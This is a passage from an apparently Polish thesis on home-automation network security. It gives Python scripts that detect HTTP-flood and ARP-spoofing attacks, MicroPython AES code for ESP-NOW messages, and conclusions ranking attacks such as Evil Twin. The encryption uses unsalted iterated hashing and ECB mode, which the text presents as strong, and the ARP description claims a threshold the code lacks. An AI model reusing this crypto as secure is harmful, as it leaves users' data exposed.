W celu sprawdzenia zabezpieczenia ograniczającego ilość wiadomości przetwarzanych przez mikrokontroler zrezygnowano z szyfrowania i do ataku ponownie użyto oprogramowania wykorzystanego w pierwotnej wersji ataku. Schemat stanowiska oraz sposób przeprowadzenia badania były identyczne z tymi w rozdziale 2.2.4.

Zabezpieczenie zadziałało poprawnie, a komunikacja jak i działanie serwera nie zostało w żaden sposób zakłócone. Serwer z powodzeniem odpowiadał na zapytania ping, co przedstawiają dane na wykresie (patrz Rys. 4.3.). Pozostał jednak problem dotyczący zapisywania przez mikrokontroler fałszywych wiadomości, które po długim czasie mogą doprowadzić do przepełnienia jego pamięci flash. Wrażliwość ta jest jednak w pełni usuwana przez zastosowanie szyfrowania.



Rys. 4.3. Wykres otrzymanych odpowiedzi od serwera na zapytanie ping w czasie trwania ataku.

4.6. Zabezpieczenia przed atakami DoS typu HTTP Flood wewnątrz sieci domowej

4.6.1. Propozycje zabezpieczeń

Najważniejszym zabezpieczeniem przed atakami DoS typu HTTP Flood wewnątrz sieci domowej jest silne hasło sieci WiFi oraz użycie protokołu WPA3 w celu uniemożliwienia intruzowi dostania się do sieci domowej.

Propozycją zabezpieczenia przed tego typu atakami w przypadku dostania się intruza do sieci jest program monitorujący ruch w sieci, alarmujący w przypadku, gdy wykryty zostanie atak.

4.6.2. Implementacja zabezpieczeń

Implementacja zabezpieczeń obejmowała stworzenie programu do monitorowania ruchu w sieci, zdolnego do wykrycia ataku typu HTTP Flood (patrz Kod 4.3).

```
from plyer import notification
from scapy.all import sniff
from collections import defaultdict
import time

# Słownik do przechowywania liczby zapytań HTTP
http_requests = defaultdict(int)
# Funkcja do wyświetlania powiadomień systemowych
def show_notification(title, message):
    notification.notify(
        title=title,
        message=message,
        timeout=10 # Czas trwania powiadomienia w sekundach
    )
# Funkcja do obsługi przechwyconych pakietów
def packet_handler(packet):
    global http_requests
    if packet.haslayer('TCP') and packet.dport == 80:
        ip_src = packet['IP'].src
        http_requests[ip_src] += 1
# Funkcja do monitorowania liczby zapytań i wykrywania ataków
def monitor_http_requests():
    global http_requests
    while True:
        time.sleep(1)
        for ip, count in list(http_requests.items()):
            if count > 100: # Próg dla wykrycia ataku
                message = f"Detected HTTP Request Flood from {ip} with {count} requests in the last second."
                print(f"ALERT: {message}") # Powiadomienie w konsoli
                show_notification("HTTP Request Flood Alert", message) #
                del http_requests[ip]
            else:
                http_requests[ip] = 0
if __name__ == "__main__":
    import threading
    monitor_thread = threading.Thread(target=monitor_http_requests)
    monitor_thread.daemon = True
    monitor_thread.start()
    # Przechwytywanie ruchu sieciowego
    sniff(prn=packet_handler, store=0)
```

Kod. 4.3. Kod do monitorowania ataków HTTP Flood.

Program do wykrywania ataków HTTP Request Flood DoS i wyświetlania powiadomień w systemie oraz konsoli jest napisany w języku Python i wykorzystuje biblioteki scapy oraz plyer. Skrypt zaczyna się od zdefiniowania funkcji `show_notification`, która używa biblioteki `plyer` do wyświetlania powiadomień systemowych. Funkcja ta przyjmuje dwa parametry: tytuł i treść powiadomienia, a następnie wyświetla powiadomienie na ekranie użytkownika z określonym czasem trwania.

Słownik `http_requests` przechowuje liczbę zapytań HTTP dla każdego adresu IP. Funkcja `packet_handler` jest odpowiedzialna za przechwytywanie pakietów sieciowych. Używając biblioteki `scapy`, skrypt analizuje każdy przechwycony pakiet. Jeśli pakiet jest zapytaniem HTTP, co jest identyfikowane przez sprawdzenie, czy jest to pakiet TCP skierowany na port 80, licznik zapytań dla adresu IP źródłowego jest zwiększany.

Monitorowanie liczby zapytań HTTP przychodzących z różnych adresów IP odbywa się w funkcji `monitor_http_requests`. Co sekundę sprawdza ona liczbę zapytań i jeśli liczba zapytań z danego adresu IP przekracza ustalony próg (w tym przypadku 100 zapytań na sekundę), skrypt generuje powiadomienie zarówno w konsoli, jak i jako powiadomienie systemowe. Treść powiadomienia zawiera informację o wykrytym ataku HTTP Request Flood oraz liczbie zapytań z danego adresu IP. Po wyświetleniu powiadomienia licznik zapytań dla danego adresu IP jest resetowany, co umożliwia dalsze monitorowanie i wykrywanie kolejnych ataków.

Główna część skryptu uruchamia wątek do monitorowania liczby zapytań i równolegle rozpoczyna przechwytywanie ruchu sieciowego. Użycie wątków pozwala na ciągłe monitorowanie i analizowanie ruchu bez blokowania działania skryptu. Funkcja `sniff` z biblioteki `scapy` przechwytuje pakiety w czasie rzeczywistym i przekazuje je do funkcji `packet_handler` do analizy. Cały skrypt jest zaprojektowany tak, aby działać nieprzerwanie, monitorując ruch sieciowy i wyświetlając powiadomienia w przypadku wykrycia podejrzanego aktywności, co pozwala na wczesne wykrywanie i reagowanie na potencjalne ataki typu Denial of Service (DoS).


4.6.3. Test zabezpieczeń

W ramach testu zabezpieczenia przeprowadzono atak opisany w rozdziale 2.1.10. Schemat stanowiska pozostał niezmieniony.

W pierwszej kolejności został uruchomiony skrypt odpowiedzialny za monitorowanie sieci, następnie uruchomiono kod symulujący atak DoS na urządzenie ESPHome.

Od razu po uruchomieniu ataku, program monitorujący zaczął wyświetlać powiadomienia o aktualnie trwającym ataku, wraz z informacją z którego adresu IP jest on przeprowadzany (patrz Rys. 4.8). Dzięki temu z poziomu interfejsu graficznego routera możliwe było zablokowanie urządzenia generującego szkodliwy ruch.

Zabezpieczenie zadziałało poprawnie i pozwoliło na szybkie przerwanie ataku.



Rys. 4.8. Powiadomienie informujące o wykrytym ataku HTTP Request Flood.

4.7. Zabezpieczenie przed atakami na ARP

4.7.1. Propozycje zabezpieczeń

Podobnie jak w przypadku zabezpieczenia przed HTTP Flood DoS najskuteczniejszym zabezpieczeniem przed atakami na tablicę ARP jest silne hasło sieci bezprzewodowej oraz stosowanie WPA3.

Dodatkowym zabezpieczeniem może być monitorowanie sieci w celu wykrycia ataków ARP, co może umożliwić szybką reakcję administratora sieci i przerwanie ataku.

4.7.2. Implementacja zabezpieczeń

W celu monitorowania sieci pod kątem ataków ARP został stworzony program w Python, który pomaga w automatyzacji tego procesu i wyświetla powiadomienia w przypadku wykrycia ataku (patrz Kod 4.4).

```
from scapy.all import sniff, ARP
from plyer import notification
from collections import defaultdict
import time
import threading

# Słownik do przechowywania par IP-MAC
arp_table = defaultdict(str)
# Funkcja do wyświetlania powiadomień systemowych
def show_notification(title, message):
    notification.notify(
        title=title,
        message=message,
        timeout=10 # Czas trwania powiadomienia w sekundach
    )
# Funkcja do obsługi przechwyconych pakietów ARP
def packet_handler(packet):
    if ARP in packet and packet[ARP].op in (1, 2): # ARP request (who-
has) or ARP reply (is-at)
        src_ip = packet[ARP].psrc
        src_mac = packet[ARP].hwsrc
        if src_ip in arp_table:
            if arp_table[src_ip] != src_mac:
                alert_message = f"ARP Spoofing detected!\nIP:
{src_ip}\nOld MAC: {arp_table[src_ip]}\nNew MAC: {src_mac}"
                print(f"ALERT: {alert_message}") # Powiadomienie
w konsoli
                show_notification("ARP Spoofing Alert", alert_message) #
Powiadomienie systemowe
                arp_table[src_ip] = src_mac
# Funkcja do monitorowania ARP
def monitor_arp():
    sniff(filter="arp", prn=packet_handler, store=0)
if __name__ == "__main__":
    print("Starting ARP monitoring...")
    show_notification("ARP Monitor", "Starting ARP monitoring...")
    # Uruchomienie wątku do monitorowania ARP
    monitor_thread = threading.Thread(target=monitor_arp)
    monitor_thread.daemon = True
    monitor_thread.start()
    # Utrzymanie głównego wątku aktywnym
    while True:
        time.sleep(1)
```

Kod. 4.4. Kod do wykrywania ataków ARP.

Program zaczyna się od zdefiniowania funkcji `show_notification`, która używa biblioteki `plyer` do wyświetlania powiadomień systemowych. Funkcja ta przyjmuje dwa parametry: tytuł i treść powiadomienia, a następnie wyświetla powiadomienie na ekranie użytkownika z określonym czasem trwania.

Słownik `arp_table` przechowuje znane pary adresów IP i MAC. Funkcja `packet_handler` jest odpowiedzialna za przechwytywanie pakietów ARP. Używając biblioteki `scapy`, skrypt analizuje każdy przechwycony pakiet ARP. Jeśli pakiet ARP zawiera odpowiedź (`op=2`) lub zapytanie (`op=1`), funkcja sprawdza, czy adres IP źródłowy już istnieje w `arp_table`. Jeśli istnieje, ale adres MAC jest inny niż oczekiwany, licznik podejrzanych zmian jest zwiększany, a po przekroczeniu ustalonego progu (na przykład 3 zmiany), skrypt generuje powiadomienie zarówno w konsoli, jak i jako powiadomienie systemowe.


Monitorowanie zmian w tablicy ARP odbywa się w funkcji `monitor_arp`. Co sekundę sprawdza ona przechwycone pakiety i porównuje adresy MAC dla znanych adresów IP. Jeśli liczba podejrzanych zmian dla danego adresu IP przekracza ustalony próg, skrypt generuje powiadomienie o potencjalnym ataku ARP spoofing, zawierające informacje o wykrytej anomalii oraz adresach IP i MAC. Po wyświetleniu powiadomienia licznik podejrzanych zmian dla danego adresu IP jest resetowany, co umożliwia dalsze monitorowanie i wykrywanie kolejnych ataków.

Ostateczna część skryptu uruchamia wątek do monitorowania ruchu ARP i równolegle rozpoczyna przechwytywanie pakietów ARP. Użycie wątków pozwala na ciągłe monitorowanie i analizowanie ruchu bez blokowania działania skryptu. Funkcja `sniff` z biblioteki `scapy` przechwytuje pakiety w czasie rzeczywistym i przekazuje je do funkcji `packet_handler` do analizy. Cały skrypt jest zaprojektowany tak, aby działać nieprzerwanie, monitorując ruch sieciowy i wyświetlając powiadomienia w przypadku wykrycia podejrzanej aktywności, co pozwala na wczesne wykrywanie i reagowanie na potencjalne ataki ARP spoofing.

4.7.3. Test zabezpieczeń

Testy zabezpieczeń polegają na przeprowadzeniu symulowanych ataków na tablice ARP oraz ocenie skuteczności ochrony i narzędzi monitorujących w wykrywaniu i blokowaniu takich ataków. Badanie zostało przeprowadzone w identycznych warunkach jak w rozdziale 2.1.12.

Od razu po uruchomieniu skryptu wykrywającego zmiany w tablicach ARP, program wyświetlił powiadomienie o wykrytym ataku ARP Spoofing (patrz Rys. 4.9). Ze względu na to iż podczas ataku adres MAC atakowanego urządzenia był zmieniany na adres urządzenia atakującego, możliwe było zablokowanie szkodliwego komputera z poziomu interfejsu sieciowego routera.



Rys. 4.9. Powiadomienie informujące o ataku ARP.

4.8. Zabezpieczenie przed przechwytywaniem i modyfikowaniem danych

4.8.1. Propozycje zabezpieczeń

Rozwiązaniem zabezpieczającym przed przechwytywaniem pakietów i ich modyfikowaniem jest odpowiednie ich szyfrowanie. W przypadku WiFi w trybie infrastrukturalnym z AP należy użyć najnowszego standardu zabezpieczeń jakim jest WPA3, dzięki czemu odszyfrowanie przesyłanych pakietów na zewnątrz sieci jest praktycznie niemożliwe. Dodatkowo warto wdrożyć szyfrowanie HTTPS dla wszystkich urządzeń posiadających sieciowy interfejs graficzny, co w rezultacie sprawi, że wszystkie dane przesyłane do i z urządzenia będą zaszyfrowane.

W przypadku komunikacji WiFi ad hoc opartej o ESPNow warto zastosować szyfrowanie w oparciu o klucz AES, ze względu na jego wydajność a zarazem wysokie bezpieczeństwo.

4.8.2. Implementacja zabezpieczeń

Dla WiFi w trybie infrastrukturalnym z AP implementacja szyfrowania HTTPS polegała na zmianie konfiguracji serwera tak, aby korzystał on z tego typu zabezpieczeń. Wymagało to również wygenerowania certyfikatu SSL używając do tego narzędzia OpenSSL.

W przypadku komunikacji przez protokół ESP-NOW konieczne było programowe dodanie szyfrowania (patrz Kod 4.5).

```
import ucryptolib
import ubinascii
import hashlib
def simple_pbkdf2(password, iterations, dklen):
    """Uproszczona implementacja PBKDF2 z użyciem SHA-256"""
    password = password.encode('utf-8') # Konwersja hasła na bajty
    key = hashlib.sha256(password).digest() # Początkowy skrót hasła
    for _ in range(iterations - 1):
        key = hashlib.sha256(key).digest()
    return key[:dklen]
def derive_key_from_password(password):
    key = simple_pbkdf2(password, 1000, 16) # Generowanie klucza AES
    return key
def encrypt_message(message, key):
    cipher = ucryptolib.aes(key, 1) # AES mode 1 is ECB mode
    padded_message = pad_message(message.encode('utf-8'))
    encrypted_message = cipher.encrypt(padded_message) # Szyfrowanie
    wiadomości
    return ubinascii.b2a_base64(encrypted_message).decode('utf-
8').strip() # Konwersja na base64
def decrypt_message(encrypted_message, key):
    cipher = ucryptolib.aes(key, 1) # AES mode 1 is ECB mode
    encrypted_message = ubinascii.a2b_base64(encrypted_message) #
    decrypted_message = cipher.decrypt(encrypted_message) #
    return unpad_message(decrypted_message).decode('utf-8')
def pad_message(message):
    padding_len = 16 - (len(message) % 16) # Obliczenie długości
wypełnienia
    return message + bytes([padding_len] * padding_len) # Dodanie
wypełnienia
def unpad_message(padded_message):
    # PKCS7 unpadding
    padding_len = padded_message[-1] # Odczytanie długości wypełnienia
    return padded_message[:-padding_len] # Usunięcie wypełnienia
```

Kod. 4.5. Kod mikrokontrolera odpowiedzialny za szyfrowanie wiadomości.

Powyższy kod demonstruje sposób szyfrowania i deszyfrowania wiadomości przy użyciu algorytmu AES oraz uproszczonej funkcji PBKDF2 w środowisku MicroPython. Składa się on z kilku kluczowych funkcji, które realizują zadania związane z generowaniem klucza, szyfrowaniem i deszyfrowaniem wiadomości, a także zarządzaniem wypełnieniem (paddingiem).

Funkcja `simple_pbkdf2` jest uproszczoną implementacją PBKDF2 (Password-Based Key Derivation Function 2), która wykorzystuje algorytm SHA-256 do wielokrotnego haszowania hasła użytkownika. Funkcja ta przyjmuje hasło, liczbę iteracji oraz długość klucza (dklen) i zwraca wygenerowany klucz. Hasło jest najpierw konwertowane na bajty, a następnie tworzony jest początkowy skrót hasła. Skrót ten jest wielokrotnie powtarzany, zgodnie z podaną liczbą iteracji, po czym zwracany jest klucz o żądanej długości.

Funkcja `derive_key_from_password` generuje klucz AES z hasła użytkownika za pomocą funkcji `simple_pbkdf2`, używając 1000 iteracji. Jest to wygodne rozwiązanie pozwalające na uzyskanie silnego klucza szyfrowania na podstawie prostego hasła.

Funkcja `encrypt_message` służy do szyfrowania wiadomości przy użyciu klucza AES (Advanced Encryption Standard). AES jest symetrycznym algorytmem szyfrowania blokowego, który jest szeroko stosowany ze względu na swoją wydajność i bezpieczeństwo. W tym przypadku używamy trybu ECB (Electronic Codebook), który szyfruje każdy blok danych niezależnie. Proces szyfrowania obejmuje dodanie wypełnienia (padding) do wiadomości, szyfrowanie wiadomości oraz konwersję zaszyfrowanej wiadomości na format base64. Dzięki temu zaszyfrowana wiadomość może być łatwo przechowywana lub przesyłana w formacie tekstowym.

Funkcja `decrypt_message` jest odpowiedzialna za deszyfrowanie wiadomości zaszyfrowanej przy użyciu klucza AES. Wiadomość jest najpierw dekodowana z formatu base64, następnie deszyfrowana, a na końcu usuwane jest wypełnienie. Ostatecznie wynik jest konwertowany na string.

Funkcje `pad_message` i `unpad_message` obsługują dodawanie i usuwanie wypełnienia (paddingu) zgodnie z PKCS7. Padding jest konieczny, ponieważ AES jest algorytmem blokowym, co oznacza, że operuje na danych o stałej długości (16 bajtów dla AES-128). `pad_message` oblicza długość wypełnienia na podstawie długości wiadomości i dodaje odpowiednią liczbę bajtów, aby długość wiadomości była wielokrotnością 16 bajtów. `unpad_message` odczytuje długość wypełnienia z ostatniego bajtu wiadomości i usuwa go.

4.8.3. Test zabezpieczeń

Do sprawdzenia zabezpieczenia utworzonego przez implementację szyfrowania HTTPS przeprowadzono atak packet sniffing w identycznej konfiguracji jak w rozdziale 2.1.11.

Pakiet odczytany przez Wireshark był zaszyfrowany, dzięki czemu niemożliwe było bezpośrednie odczytanie danych automatyzacji przesłanych do serwera ESPAssistant (patrz Rys. 4.10).

0000	04 42 1a 17 e2 d0 d0 50	99 16 6b 88 08 00 45 00	·B·...·P ··k...·E·
0010	00 00 bb 39 40 00 80 06	00 00 c0 a8 00 10 14 bd	...9@...
0020	ad 1c cb a9 01 bb e9 03	b4 a3 0a 69 f0 b0 50 18·i...P·
0030	03 ff 82 98 00 00 17 03	03 1b 71 00 00 00 00 00·q.....
0040	00 00 02 4a e3 ca d6 ca	dc d5 1a f6 36 38 55 07	...J... ···68U·
0050	85 73 1f 27 7e f6 4e 02	d6 84 d8 a2 50 e0 d5 c2	·s·'~·N· ···P··
0060	45 f4 f5 51 da 0f 0c 77	a6 1c f1 e7 24 1c 68 7d	E··Q·...w ····\$·h}
0070	2e 90 87 75 fa c0 05 c9	4e 2e 9e c1 1a 10 63 36	...u... N...·c6
0080	98 63 8a a8 64 14 ff 3d	e7 a6 cb 15 b0 39 c4 d6	·c·d·= ····9··
0090	77 a9 65 fd b0 4c 01 c4	0f 20 77 ae 0f 78 37 fd	w·e·L· ··w·x7·
00a0	f7 22 e7 a0 f1 a3 ab 12	7d e1 f0 52 b5 21 ac da	"..... }·R·!··
00b0	d9 80 e0 69 47 72 ae b3	38 81 8e ce ed 24 a5 87	...iGr... 8...·\$··
00c0	a4 2f f1 c2 bf 9d f6 2e	d4 94 a3 59 86 f1 89 20	·/..... ···Y··
00d0	60 ea 71 70 da 4c 90 7b	f5 78 27 1a c9 12 4d 71	`·qp·L·{ ··x'···Mq
00e0	08 7c 45 41 bf fc f5 2a	47 3f 61 3c 83 42 11 10	· EA...* G?a<·B··
00f0	32 a1 c3 94 33 2a 8d 49	c9 74 1c 95 cd 75 b7 31	2...3*·I ·t...u·1
0100	bb e6 47 6a 50 40 3c e9	21 9a b6 79 bb 34 fc 40	·GjP@<· !...y·4·@
0110	9b 91 76 84 9e 79 00 fe	c3 c1 40 3f eb 72 b0 52	·v·y· ··@?·r·R
0120	b5 45 8e b5 98 9d 19 94	e8 d3 a0 7f 73 15 1d 61	·E..... ···s··a
0130	94 4a e6 72 f7 22 d7 5d	25 9e 19 56 1f 3b ef 98	·J·r·"·] %·V·;·
0140	76 78 2c bd 0b a9 ec 00	74 a9 bd e3 51 7e 36 b3	vx, ····· t...Q~6·
0150	1f 46 9b 7c 93 e2 04 2f	29 23 fb e4 8c f1 b7 90	·F· .../)#.....
0160	a0 c2 e9 b8 8d 7b 2b 4e	a3 6d 38 4e af e2 12 07{+N ·m8N····
0170	9a c5 7b 68 d9 0a bf 4d	4e 56 4a a4 fc 2f f8 93	·{h...M NVJ·/·
0180	f4 46 b8 e2 be ac c4 9b	29 0b 6f 03 e0 01 e1 a0	·F.....)·o.....
0190	4e 23 1d 11 6c 95 95 c0	51 af 60 bd 9d 6c f2 a6	N#...1... Q·`...1··
01a0	ac 1f 15 44 52 36 de 79	a7 7a ed f0 cb 3c 98 82	···DR6·y ·z...<··
01b0	84 c7 9b 08 c5 f8 82 d5	99 ad a3 3b df 0d b9 d5 ···;····
01c0	88 64 7b cc 80 bf b9 d9	43 69 24 70 7b 58 41 f8	·d{..... Ci\$p{XA·
01d0	c0 46 92 21 5d a5 97 dc	f9 0c 25 9f 97 37 a6 f3	·F·!]... ··%··7··

Rys. 4.10. Treść przechwyconego pakietu zawierającego dane o utworzonej automatyzacji.

Przeprowadzenie testu zabezpieczenia komunikacji serwera ESPAssistant w protokole ESPNow zostało przeprowadzone w identycznych warunkach jak w przypadku ataku przeprowadzonego w rozdziale 2.2.1.

Tak samo jak w przypadku zabezpieczenia HTTPS, tak i tym razem pakiet był zaszyfrowany (patrz Rys. 4.11) i niemożliwy do odczytania bez znajomości klucza którym został zabezpieczony, co skutecznie utrudnia pozyskiwanie danych oraz przeprowadzanie ataków MitM.

0x0000	88 42 24 00 84 0D 8E B0-28 0E 34 97 F6 A5 D9 5C	B\$.„.Ž°(.4-ōAŮ\
0x0010	04 42 1A 17 E2 D0 F0 5F-00 00 FE 55 00 20 00 00	·B...âðđ_...tU. ..
0x0020	00 00 1B 9F 71 31 B0 BF-57 D0 E8 16 D2 5E 33 1E	...žq1°žWĐĎ.Ň^3.
0x0030	70 93 17 50 9F F4 BE 2C-0B 42 2D 57 DA EC 12 90	p“.PžôI',·B-WŮě.
0x0040	E6 37 30 C4 5C CB C5 6D-75 D8 AD FD 46 93 B1 98	č70Ä\ĚĹmuŘ-ýF“±
0x0050	9A A1 16 AF 5D F0 8F 2D-B5 EF C5 F5 C1 E5 35 8F	š~.Žjdž-μđĹôÁÍ5Ž
0x0060	EB 06 C2 2E 24 80 39 9B-1F 8D A3 E2 2E D7 A2 3A	ě.Â.\$€9>.Ťtâ.×":
0x0070	7E 6D 74 3E 7A 2C 51 EF-20 4C EB BB BD 82 A2 9B	~mt>z,Qđ Lě~,">

Rys. 4.11. Treść przechwyconego pakietu zawierającego dane korespondencji pomiędzy serwerem a mikrokontrolerem.

Wnioski

Na podstawie przeprowadzonych badań oraz testów można wyciągnąć szereg wniosków dotyczących bezpieczeństwa bezprzewodowych systemów automatyki domowej. Przeanalizowane ataki, takie jak DoS, DDoS, ataki na hasło WiFi, packet sniffing oraz ataki Man-in-the-Middle, pozwoliły na szczegółową ocenę podatności badanych systemów. Wykonane badania potwierdziły skuteczność niektórych ataków, co wskazuje na wysoką podatność urządzeń i systemów, które nie posiadają odpowiednich zabezpieczeń.

Ataki DoS (Denial of Service) i DDoS (Distributed Denial of Service) okazały się najbardziej efektywne w zakłócaniu działania sieci i urządzeń automatyki domowej. W przypadku ataku DoS, którego głównym celem było przeciążenie zasobów systemu, skutkowało brakiem jego niedostępności. Atak DDoS uzyskał najwyższą ocenę w swojej kategorii ataków ze względu na zdolność do generowania większych zakłóceń dzięki wykorzystaniu rozproszonej architektury. Atak DoS, choć również skuteczny, uzyskał nieco niższą ocenę ze względu na mniejszą skalę zakłóceń działania.

Ataki na hasło sieci WiFi, takie jak Evil Twin, atak słownikowy oraz brute force, różniły się skutecznością w zależności od złożoności i siły hasła. W kategorii ataków na hasło WiFi, najwyższą ocenę zdobył atak Evil Twin, dzięki swojej efektywności w przechwytywaniu danych. Najniższą ocenę otrzymał atak brute force, który mimo swojej skuteczności w łamaniu słabych haseł, wymaga dużej ilości czasu i zasobów, co czyni go mniej praktycznym w realnych zastosowaniach.

Packet sniffing oraz ataki Man-in-the-Middle (MitM) były skuteczne w przechwytywaniu i modyfikowaniu danych przesyłanych w sieci. Packet sniffing pozwalał na monitorowanie ruchu sieciowego, co umożliwiało uzyskanie poufnych informacji. Atak MitM umożliwiał nie tylko przechwytywanie, ale również modyfikowanie danych, co stwarzało poważne zagrożenie dla integralności i poufności przesyłanych informacji.

Podsumowując oceny we wszystkich kategoriach, najwięcej punktów łącznie otrzymał atak Evil Twin. Jego skuteczność w przechwytywaniu danych uwierzytliwiających oraz łatwość przeprowadzenia sprawiają, że jest to najgroźniejszy atak w kontekście automatyki domowej. Dodatkowo, jego wysoka efektywność w różnych scenariuszach czyni go najbardziej uniwersalnym i niebezpiecznym wśród przeanalizowanych metod.

Zaimplementowane zabezpieczenia, takie jak szyfrowanie danych oraz monitorowanie ruchu sieciowego, okazały się skuteczne w ochronie przed większością przeprowadzonych ataków. Na przykład, zastosowanie WPA3 znacząco utrudniło przeprowadzenie skutecznego ataku typu Evil Twin oraz packet sniffing. WPA3, dzięki zaawansowanym mechanizmom szyfrowania i uwierzytelniania, znacząco podnosi poziom bezpieczeństwa w sieciach bezprzewodowych, uniemożliwiając łatwe przechwycenie i modyfikację danych.

Monitorowanie sieci jest kluczowym elementem skutecznej ochrony. Regularne skanowanie i analiza ruchu sieciowego pozwalają na szybkie wykrycie nietypowych aktywności, które mogą świadczyć o próbach ataku. W połączeniu z segmentacją sieci, która ogranicza ruch do określonych segmentów i zmniejsza ryzyko rozprzestrzeniania się ataku, monitorowanie zapewnia wysoki poziom bezpieczeństwa. W przypadku ataków ARP Poisoning, stworzenie skryptu monitorującego sieć i wysyłającego powiadomienia o wykrytych atakach pozwoliło na szybkie reagowanie na zagrożenia i minimalizowanie ich wpływu na sieć.

Regularne aktualizacje oprogramowania są nieodzowne dla utrzymania wysokiego poziomu zabezpieczeń. Aktualizacje często zawierają poprawki zabezpieczeń, które eliminują nowo odkryte luki i zagrożenia. Dlatego też, zarówno użytkownicy końcowi, jak

i administratorzy sieci powinni dbać o bieżące aktualizowanie wszystkich urządzeń i systemów automatyki domowej.

Edukacja użytkowników jest również niezwykle istotna. Świadomość potencjalnych zagrożeń i znajomość podstawowych zasad bezpieczeństwa sieciowego może znacząco zmniejszyć ryzyko udanych ataków. Użytkownicy powinni być świadomi, jak tworzyć silne hasła, jak rozpoznawać podejrzane aktywności i jak korzystać z dostępnych narzędzi zabezpieczających.

Podsumowując, praca dostarczyła kompleksowej analizy zagrożeń oraz możliwych zabezpieczeń dla bezprzewodowych systemów automatyki domowej. Wyniki badań podkreślają znaczenie używania nowoczesnych protokołów szyfrowania, regularnych aktualizacji oprogramowania oraz edukacji użytkowników w zakresie bezpieczeństwa sieciowego. Zastosowanie wielowarstwowych zabezpieczeń oraz odpowiednich procedur może znacząco poprawić poziom bezpieczeństwa i niezawodności systemów IoT w domach.

Bibliografia

- [1] Li, S., Da Xu, L., & Zhao, S. (2015). The internet of things: a survey. *Information Systems Frontiers*, 17(2), 243-259.
- [2] Gubbi, J., Buyya, R., Marusic, S., & Palaniswami, M. (2013). Internet of Things (IoT): A vision, architectural elements, and future directions. *Future Generation Computer Systems*, 29(7), 1645-1660.
- [3] Alam, M. R., Reaz, M. B. I., & Ali, M. A. M. (2012). A review of smart homes—Past, present, and future. *IEEE Transactions on Systems, Man, and Cybernetics, Part C (Applications and Reviews)*, 42(6), 1190-1203.
- [4] Sicari, S., Rizzardi, A., Grieco, L. A., & Coen-Porisini, A. (2015). Security, privacy and trust in Internet of Things: The road ahead. *Computer networks*, 76, 146-164.
- [5] Hellaoui, H., Benkraouda, O., & Hafid, A. S. (2018). A survey of security attacks and countermeasures in IoT-based smart grids. *Procedia Computer Science*, 134, 52-59.
- [6] Cam-Winget, N., Sadeghi, A. R., & Jin, Y. (2019). Can IoT be secure? *IEEE Security & Privacy*, 17(5), 68-72.
- [7] Jing, Q., Vasilakos, A. V., Wan, J., Lu, J., & Qiu, D. (2014). Security of the internet of things: perspectives and challenges. *Wireless Networks*, 20(8), 2481-2501.
- [8] Vanhoef, M., & Piessens, F. (2017). Key reinstallation attacks: Forcing nonce reuse in WPA2. In *Proceedings of the 2017 ACM SIGSAC Conference on Computer and Communications Security* (pp. 1313-1328).
- [9] Sankhe, K., Beluri, M., & Rangan, S. (2020). Noisy wireless networks. *IEEE Communications Surveys & Tutorials*, 22(4), 2831-2870.
- [10] Birnbach, S., Eberz, S., & Martinovic, I. (2017). Peeves: Physical event verification in smart homes. In *Proceedings of the 26th USENIX Security Symposium* (pp. 1313-1330).
- [11] Liao, Y. H., & Teng, W. G. (2014). Zigbee-based smart home system design. In *2014 International Conference on Information Science, Electronics and Electrical Engineering* (Vol. 3, pp. 1262-1265). IEEE.
- [12] Wu, T., Yu, H., Zhang, F., & Liu, X. (2015). Zigbee-based network architecture and secure communication in smart homes. In *2015 International Conference on Computer Communication and Networks (ICCCN)* (pp. 1-6). IEEE.
- [13] Zillner, T., & Strobl, S. (2015). ZigBee Exploited: The Good, the Bad and the Ugly. In *Black Hat USA*.
- [14] Serag, S., & Michalas, A. (2018). Securing IoT devices using adaptive and intelligent layered security architecture. In *2018 16th Annual Conference on Privacy, Security and Trust (PST)* (pp. 1-10). IEEE.
- [15] Miettinen, M., Marchal, S., Hafeez, I., Asokan, N., Sadeghi, A. R., & Tarkoma, S. (2017). IoT Sentinel: Automated device-type identification for security enforcement in IoT. In *2017 IEEE 37th International Conference on Distributed Computing Systems (ICDCS)* (pp. 2177-2184). IEEE.
- [16] Zhang, Y., Hu, X., Qian, Y., & Zhu, H. (2014). Anti-jamming communications in cognitive radio networks with unknown channel statistics. *IEEE Transactions on Wireless Communications*, 13(12), 6883-6897.
- [17] Furtak, M., & Baumgarten, U. (2016). Security challenges in the Bluetooth protocol. In *2016 IEEE International Conference on Software Quality, Reliability and Security Companion (QRS-C)* (pp. 347-353). IEEE.

- [18] Mirkovic, J., & Reiher, P. (2004). A taxonomy of DDoS attack and DDoS defense mechanisms. *ACM SIGCOMM Computer Communication Review*, 34(2), 39-53.
- [19] Beitollahi, H., & Deconinck, G. (2012). Analyzing well-known countermeasures against distributed denial of service attacks. *Computer Communications*, 35(11), 1312-1332.
- [20] Kumar, A., & Tapaswi, S. (2018). A survey on DoS attack and its countermeasures in IoT network. *Journal of Network and Computer Applications*, 124, 203-219.
- [21] Savia, C. A., & Weigert, T. (2016). Mitigation of SYN flooding in modern communication networks. In *2016 IEEE 35th International Performance Computing and Communications Conference (IPCCC)* (pp. 1-6). IEEE.
- [22] Tian, R., Wu, Y., & Chen, G. (2014). Detecting UDP flood attack based on wavelet transform and improved extreme learning machine. *Procedia Computer Science*, 31, 927-935.
- [23] Zargar, S. T., Joshi, J., & Tipper, D. (2013). A survey of defense mechanisms against distributed denial of service (DDoS) flooding attacks. *IEEE Communications Surveys & Tutorials*, 15(4), 2046-2069.
